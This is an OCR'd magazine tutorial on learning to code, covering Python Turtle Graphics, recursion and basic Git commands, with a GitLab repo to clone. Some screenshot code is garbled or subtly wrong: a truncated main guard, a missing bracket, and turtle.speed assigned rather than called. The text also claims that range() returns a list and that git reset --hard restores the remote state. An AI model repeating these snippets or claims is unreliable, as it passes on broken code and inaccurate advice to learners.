

GET INTO CODING!

Code monkey **Jonni Bidwell's** firmware has glitched out, so he must teach himself to code again. He hopes you'll join him for the adventure...

The kids may all be headed back to school and the not-yet adults may be off to learn the ways of the world in tertiary education camps. But whatever your age, it's never too late to learn to code...

It's a trite old phrase, and one that's been jumped on by a million YouTube videos, expensive courseware and even our very own "Bookazine" department. Maybe you've already sat through classes where everything is introduced from first principles. If not, let us tell you with certainty that listening to someone explain functions, variables, loops, data structures, recursion, pointers and memory allocation for an extended period of time is in most cases frightfully dull. Or maybe you've had an apposite experience, where 'Learn to code' turned out to be code for 'here's some ugly Javascript that pops an alert with your name on it'.

Anyway, coding might not be for everybody, and just learning a little isn't going to make you instantly rich. But we think everyone should have a go. Because it's actually quite enjoyable sometimes. Especially if you have an already-working project you can beam down to your home PC and meddle with.

Well, it turns out that we have not one but two such projects for you to get your teeth into. We'll first use Python to introduce some coding fundamentals through Turtle Graphics, which is a sort of Etch-a-Sketch on steroids. Then we'll show you how to make your very own *Space Invaders* clone in fewer than 500 lines of code. And in between these two projects, we'll show you how to use Git to easily get hold of more projects and better manage your own.

Initial conditions

There are any number of best places to start coding, which in practice is no help at all.

We're going to cover a couple of techniques in this adventure, hopefully making it possible for everyone to get at least some sort of a grasp on some of the rudiments of programming. Of course, many weighty tomes on this subject have already been written and cover much more than we can hope to do in a handful of pages. So we won't be recreating Donald Knuth's seminal *The Art of Computer Programming* (*TaoCP*) or Randal L Schwartz's era-defining *Programming Perl* here. But hopefully we'll inspire some who haven't heard of those texts to check them (and other coding lore) out.

It's always rather daunting choosing a 'first' programming language. There's plenty of contradictory articles online imploring you to learn Python, Ruby, JavaScript or PHP. And there's as many telling you that those languages all have their problems and your time would be better spent learning Rust, Go or Java (or its descendent Kotlin used in Android).

In our opinion, it doesn't matter where you start. After all, most of us here learned some BASIC during our school years. Contrary to computer scientist Edsger Dijkstra's oft-quoted criticism, we think we turned out okay: "It is practically impossible to teach good programming to students that have had a prior exposure to BASIC: as potential programmers they are mentally mutilated beyond hope of regeneration."

First programming steps

Dijkstra (who also has an algorithm named after him) was talking about Dartmouth BASIC there (a little different from the BBC BASIC or QBasic that **LXF** writers occasionally still dream of), but his point – that learning the wrong thing first actually does more harm than help – makes the 'first programming language' decision even more of a conundrum. Don't worry too much about any of that indecision. To be brutally honest, you have no influence over the subject matter.

In some UK schools, computing is being taught to children as young as five. "Computing" here might be a little generous, as the syllabus here covers things like flowcharts and deductive reasoning, but frankly anything's better than the IT courses of yore that they replace. Across the pond, influential humans at tech companies, educational institutions and non-profits have just penned an open letter calling for Computer Science (CS) to be similarly taught in K-12 schools in the US. This effort is being led by Hadi Partovi of **https://code.org**. This website offers free coding courses and tutorials, as well as connecting students with teachers. You can read the full "CEOs for CS" letter at **www.ceosforcs.com**.



```
when [space] key pressed
change y by (60)
wait (0.3) seconds
change y by (-60)
```

Type how high to jump.

Type a minus sign to go back down.

The Scratch language is unique in that it uses blocks that fit together instead of traditional code.

CODING FOR KIDS AND Pi PEDAGOGY

One aspect of Raspberry Pi that for us is a never-ending source of the warm and fuzzies is that it introduced a whole lot of youngsters to programming. The Scratch language in particular introduces decision-making logic (if this, then that) with a friendly, visual approach, where coloured blocks (representing variables, functions and relations) are dragged and stuck together. This obviously is much more accessible than trying to understand complex syntax when you're young.

Much of music theory can be couched in the language of mathematics, though this is unlikely to help any aspiring musician understand it. The aptly named *Sonic Pi* goes one better, and enables users (armed with the obligatory credit-card size computer) to create music with code. Its creator, Dr Sam Aaron and his live coded musical jams, have proven to be quite the hit with audiences across the globe. *Sonic Pi* is based on Ruby and the Supercollider (another Sam Aaron project) musical synthesis engine.

If you're more about voxels than musical notes then you probably know where we're going next. *Minecraft: Pi Edition* includes a rich Python API that makes it easy to make programs to influence the blocky world in which *Minecraft's* Steve is imprisoned. If you already understand Cartesian co-ordinates (x-, y- and z-axes), then you'll figure it out in no time. If not, intuitively named functions like `getBlock()` and `setBlock()` will help you find your way, and you'll soon get your head around thinking in three dimensional block space.

Minecraft on the Pi makes coding fun, or at least makes it possible to cause a TNT-related mess.

The body syntonic

Get started with Python and a famous part of the venerable Logo language – Turtle Graphics.

Today's top developers learned to code through a number of very different pathways. We mentioned BBC BASIC earlier, but we didn't mention FORTRAN, COBOL or any of the Algol family, which were de rigeuer for scientists, mainframe operators and academics respectively back in the day.

FORTRAN (originally FORmula TRANslator) was developed by IBM in the 1950s and quickly became the gold standard for scientific computation and engineering. It's still in use today, particularly on supercomputers working on numerically difficult problems such as weather prediction, fluid simulations and crystallography. BASIC was largely based on FORTRAN II. And Fortran (the dated portmanteau and shouty capitals have since been left behind) continues to be updated to accommodate modern coding practices, such as objects, parallelism and concurrency.

C was developed by Dennis Richie in 1972 and by the 80s had become incredibly popular. It was fast, but more importantly it was portable. Its design very much mirrored what was happening on the CPU, so virtually every CPU architecture at one stage had a C compiler written for it. It's still very much around today (most of the Linux Kernel is written in C), but the traditional 'hard' languages (C, C++, Fortran and Java) are all facing something of a reckoning. Unlike the old, new languages – namely Rust, Go and Swift – don't trust the programmer to manage memory (de)allocation. These 'memory-safe' languages obviate the buffer overflows (and associated vulnerabilities and exploits) that plague modern computing.

Another storied language we haven't yet mentioned is Logo. Logo was designed to teach Lisp (a functional programming language), but it's best known for its use of Turtle Graphics. This dialect is a drawing (more accurately 'plotting') language where commands are issued to a virtual turtle who can then draw, turn and change colour in any way you can express. Turtle Graphics are as good a teaching aid as they ever were, introducing so-called "body-syntonic" reasoning (where one starts to think about direction and orientation from the turtle's perspective).

One triangle may not be all that pretty, but 72 randomly coloured triangles arranged in a circle are undeniably so.



```
        turtle.left(90)
        turtle.forward(r)
        turtle.left(90)
        turtle.forward(r)
        turtle.left(90)

        rec_turtle(r / 2)

_name__ == '__main__':
turtle.speed("fastest")
colours = ["red", "orange", "yellow", "green"
for j in range(72):
        turtle.color(random.choice(colours))
        triangle()
        turtle.left(5)
turtle.exitonclick()
```

```
pyturtle/pyturtle.py opened (4).
ivaders/pivaders.py opened (5).
pyturtle/pyturtle.py saved.
pyturtle/pyturtle.py saved.
pyturtle/pyturtle.py saved.
```

One of the easiest ways to try it is through Python's built-in module. If you have Python installed you can get started by opening a terminal and entering:

```
$ python
>>> import turtle
>>> turtle.forward(100)
>>> turtle.right(120)
>>> turtle.forward(100)
>>> turtle.right(120)
>>> turtle.forward(100)
```

We'll break there because a few things have happened, namely a window opening and a roughly equilateral triangle being rendered by an arrow that we'll call a turtle. Having imported the Turtle module, the second line of code tells our turtle to go forward 100 pixels, leaving a trail behind it. Then it turns right 120 degrees and draws another edge. And then it does that again, completing the figure. The (internal) angles of an equilateral triangle are all 60 degrees, but if you put yourself in the mind of the turtle (turning clockwise) a little geometry (or 'body syntonic' reasoning) will show you that the required angle is 120 degrees.

Choose your text editing environment

We could tidy up that code a little by putting it in a loop, but we haven't yet said what that is. We'll do that in just a moment. First we'll start to be a little more grown-up about our program entry. Rather than continue typing code straight into the Python interpreter, which is slightly awkward and error prone, let's introduce an Integrated Development Environment (IDE).

For a simple project like this (which can be housed in a single file) all we need is a semi-decent text editor. You might one day go on to work on larger projects and want something a little more fully featured. In which case check out *PyCharm*, *VSCode* or something of that ilk. We're going to use *Geany* which isn't quite an IDE, but it will highlight our syntax and understand our indentation and hopefully make the rest of the feature easy to follow. Install *Geany* from your distro's software application. Users of Debian-based distros might prefer to do it from the command line, like so:

```
$ sudo apt install geany
```

You should now be able to find it in the applications menu. Fire it up and enter the following code, which is our triangle code neatly implemented in a loop, and then wrapped in a function.

So let's use Python's `range` function to illustrate:

```
import turtle
```



```
def rec_turtle(r):

    if r >= 10:
        turtle.pendown()
        turtle.circle(r)
        turtle.penup()

        for j in range(4):
            turtle.left(90)
            turtle.forward(r)
            turtle.left(90)
            turtle.forward(r)
            turtle.left(90)

            rec_turtle(r / 2)

if __name__ == '__main__':
    turtle.speed="fastest"
    rec_turtle(100)
    turtle.exitonclick()
```

```
09:06:54: This is Geany 1.38.
```

Flower of Life and other 'sacred geometry' figures are easy to create, and vaguely hypnotic to watch, too.

```

def triangle():
  for side in range(3):
    turtle.forward(100)
    turtle.right(120)
```

The line beginning `def` defines our function and the next sets up our loop. Here we iterate over a variable called `side` which, by way of the `range()` function, takes on the values 0, 1 and 2 (`range()` on its own returns a list). Note the two levels of indentation. Python is very fussy about this, since it's used to demarcate blocks (instead of using a keyword or parentheses to do so). It doesn't matter how many spaces you use (we suggest four for readability), so long as you're consistent. *Geany* will try and help you by automatically maintaining indentation levels. It's also set up to translate tabs to four spaces, so you can indent faster.

Now save your file as `pyturtle.py` . *Geany* will deduce that we're writing Python code and highlight it appropriately. If you want to be proper about it the first line of this file should be:

```
#! /usr/bin/env python
```

that tells the kernel what to do with this file if invoked as a script. Don't worry about what that means at this stage, but do preface all of your Python code with the 'shebang' above. You can also run the code from with within *Geany*, either by pressing F5 or using the cog-like icon on the toolbar. That won't do anything at this stage because all we've done is define a (rather simple) function. So let's add some code which does something.

We can combine loops with a little bit of colour coordination to make, well, a thing. Add the following stanza to the end of **pyturtle.py**:

```
if __name__ == "__main__":
  import random
  colours = ["red", "orange", "yellow", "green", "blue"]
  for j in range(72):
      turtle.color(random.choice(colours))
      triangle()
      turtle.left(5)
```

The ugly first line (and consequent indentation) isn't really needed here, but it's necessary for larger projects which only want program files to launch into action when called explicitly.

» IT'S (RECURSIVE) TURTLES ALL THE WAY DOWN

The rudiments of programming include lots of things which in principle are simple. We've already seen loops (well, a loop) and functions. Then there are variables and data types (which we don't really need to worry about in Python). And then there's recursion. This is the where a function calls itself (often many, many times), and, by a careful flourish of programming, doesn't result in an infinite descent into madness. Recursion is something computers are good at, and humans are not so good at.

Rather than trying to explain it further we'll present a recursive Turtle function for you to play with. Add it near the top of **pyturtle.py** and change the `__main__` block of boilerplate to call it instead:

```
def rec_turtle(r):
  if r >= 10:
    turtle.pendown()
    turtle.circle(r)
    turtle.penup()
    for j in range(4):
      turtle.left(90)
      turtle.forward(r)
      turtle.left(90)
      turtle.forward(r)
      turtle.left(90)
      rec_turtle(r / 2)
```

We'll explain a little about what's going on here later on, but for now sit back and enjoy the visuals.

The great and the git

Using version control will help you manage your code and keep it archived for posterity or just let you duplicated existing projects…

Working with your files locally is all well and good, but as soon as you start collaborating with other contributors doing the same it becomes difficult. In the early days of the Linux Kernel, patches were sent over Usenet and email, reviewed by Linus Torvalds, merged with the current kernel and all uploaded to an FTP site. Maintaining a consistent codebase this way is cumbersome, especially as contributions went meteoric in the mid-90s. The solution was to use a proprietary version control system (VCS) called *BitKeeper*. Code was now stored centrally and enabled developers to fork and branch the code with impunity, queue up their patchsets and generally not have to worry about singing from different source hymnsheets.

For a time that worked well, but all good things must come to an end. The parable of Linux and *BitKeeper's* divorce is an interesting one (it's got mischievous reverse engineering, corporate bluster and supposed licence violations – read all about it at **www.linuxjournal.com/content/git-origin-story**). You'll be pleased to hear it had a happy ending, with Linus creating a new, open source VCS which he called *Git*, a pejorative English-ism which he felt described himself nicely. Linus designed *Git* much differently from other VCSes of the era, drawing heavily from ideas about filesystems, which he knew a thing or two about.



```
for circle in range (circles):
        if circle == 0:
                hex()
                move(size,-60)
                move(size,-60)
                move(size,-60)
                move(0,180)
        for i in range (6):
                move(0,60)
                for j in range (circle+1):
                        hex()
                        move(size,-60)
                        move(size,60)
                move(-size,0)
        move(-size,60)
        move(size,-120)
        move(0,60)

turtle.exitonclick()
```

```
ivaders/pivaders/pivaders.py opened (5).
```

Here's one of the examples from our repo. It shows that our turtle is capable of filling things in, too.

Kernel development moved over to *Git* in 2005 and it soon became one of the most popular VCSes out there. Though the Linux Kernel Mailing List (LKML) remains the only way to actually submit patches. Even if you're not managing a project with thousands of contributors, it makes sense to use some sort of version control on your code. It makes it much easier to keep track of your changes, especially if your project spans multiple files. It also greatly reduces errors resulting from manual attempts at version control, such as putting 2s and 3s at the end of filenames. That way lies the road to ruin.

You can install *Git* in Ubuntu with a simple

```
$ sudo apt install git
```

At this stage it's important to stress the difference between *Git* and GitHub. The former is an open source VCS, the latter is a proprietary website (owned by Microsoft) where projects can host their code and accept contributions via *Git*. It is frustrating that these two are often conflated, but understandable what with GitHub being the most popular home for open source projects. There are alternatives, most notably the open source GitLab (where the Gnome project has its home), as well as the venerable SourceForge.

Getting started

There's no need for us at this stage to get into setting up your own repository on GitHub or the like. We've taken the liberty of setting one up on GitLab with some turtle code for you to play with. Clone it inside your home directory (or wherever you like) with

```
$ git clone https://gitlab.com/LXFjb/pyturtle.git
```

which will helpfully put everything in a directory called **pyturtle/**. This contains everything you did on the previous pages, which might not be immediately helpful. But also the **examples/** directory has lots of interesting species of pythonic turtles that we've shamelessly lifted from various websites. You can run them either from *Geany*, as we have been doing before, or directly from the command line, for example:

» MAKING YOUR OWN REPOSITORIES

You can convert any local directory into a Git repository with a simple `git init` , but to upload it to GitHub or GitLab you'll need an account. We mentioned that GitLab is open source so if you have a VPS or a home server you may want to set up your own instance there, but it also has a free tier for individuals (and hopefully print media publications). Signing up for GitHub or GitLab is straightforward, but to get the remote repo to trust you will take some work.

First, you'll need to upload an SSH key to authenticate with the remote repo. You may have one of these generated already, it will be contained in the file **~/.ssh/id_rsa.pub**. If not you can generate one with `ssh-keygen` and then copy and paste it into the appropriate section of GitHub or GitLab. Since the key is a very long string, it's easier to open it in a GUI text editor to copy and paste it, or use the *xclip* package if you love the command line.

On GitLab the 'main' branch is protected by default, which prevents you uploading to it. Since we haven't covered setting up other branches (and it's not at all necessary for an introductory lesson), you may want to unprotected this branch from the web control panel. Once that's done we can tell our local Git repo about our host with:

```
$ git remote add origin git@gitlab.com:myuser/myrepo.git
$ git branch -m main # Git itself still uses 'master'
$ git push -uf origin main
$ cd ~/pyturtle/examples
$ python spiral.py
```

Feel free to make changes and experiment with all the code there. If you like you can even use *Git* to keep track of your files. Suppose, for example, you made a small change to **pyturtle.py**, maybe adding a function to randomise the colours of the circles, or perhaps changing the lengths and angles in lines 17-21.

Then, once you've checked it works, you can commit that change to your local copy of our pyturtle repository. First though, we need to set up usernames and emails, so that *Git* know who is commiting code-icide. This is easy:

```
$ git config –global user.email "you@example.com"
$ git config –global user.name "Your Name"
```

Don't worry, we won't be pushing code to any public repositories (especially not *Linux Format's*) so these details won't leave your machine. Now we're ready to make our commit, but *Git* isn't ready to receive it. Check this by running:

```
$ git status
```

You'll see a message telling you that the **pyturtle.py** file you modified hasn't been staged for commit yet. We need to tell Git which changed files we want to include in our commit, which is straightforward:

```
$ git add pyturtle.py
```

If you run `git status` again you'll see that the file is now "ready to be committed". Great. Now we can make our commit, as well as a short message describing the changes made:

```
$ git commit -m "Messing around with turtle angles"
```

For larger changes involving multiple files, it's easier to tell *Git* to add all the changed files under a single commit, as follows:

```
$ git commit -a -m "I changed a lot of files and didn't
want to add them individually"
```

The disadvantage of doing this is that you may end up adding files that you didn't want, but that's easy to fix. Just delete those files and do another commit.

Making a commitment

A commit acts as a sort of saved game for your codebase. With just a single command we can transform the codebase to how it was at the time of a given commit. You can see the history of the project, from the last commit to the initial upload, by running

```
$ git whatchanged
```

Changes are given in 'unified diff' notation, so lines beginning with a plus sign show those added and vice versa. To undo your previous commit you can use *Git's* revert option, which will introduce a new commit that undoes the effects of the previous. To use this we need to know the commit id, which is the hugely long hex string listed in the previous command.

Fortunately you can get away with just using the first few digits, for example `git revert b3ed87` (your commit id will be different from ours so don't expect this to work). Since this gives rise to a new commit, you need to give it a message too, so your default editor will open with a default `"this commit reverses ..."` note.

If you made several commits, or some unstaged changes but they all turned out bad, you might just want to reset the repository to how it was when you downloaded it, or how that remote source is now. You could, of course, just `git clone` the thing again, but that might be woefully inefficient. The correct way to do this would be to run:



```
-
 def rec_turtle(r):

-        if r >= 10:
-            turtle.pendown()
-            turtle.circle(r)
-            turtle.penup()

-            for j in range(4):
-                turtle.left(90)
-                turtle.forward(r)
-                turtle.left(90)
```

```
+
 def rec_turtle(r):

+    if r >= 10:
+        turtle.pendown()
+        turtle.circle(r)
+        turtle.penup()

+        for j in range(4):
+            turtle.left(90)
+            turtle.forward(r)
+            turtle.left(90)
```

Annotate code

GitLab enables you to show commits (in this case a white-space fix) side by side as well as annotate your code.

```
$ git fetch origin
```

This syncs the local index with that of the remote source (usually called origin), but doesn't change the commit log or anything. Now we should switch to the main (some projects still use 'master' here, but GitLab's default is 'main') branch with:

```
$ git checkout main
```

You'll see a message saying that you're already on the main branch and are a couple of commits ahead (if you did a local change and then reverted it, like we told you to above). So that command didn't really do anything, but in another timeline we might have had time to get into *Git* branches and such, or the remote source might have new commits for us. We could also check out a particular commit id, but that would put our local repo into so-called "detached HEAD" state and we'd have to explain what that meant.

Instead we'll just do a brutal:

```
$ git reset –hard
```

which for some reason is the most looked up *Git* command on StackExchange!

MOVING ON FROM BITKEEPER

> "Linus designed Git much differently from other VCSes of the era, drawing heavily from ideas about filesystems, which he knew a thing or two about."

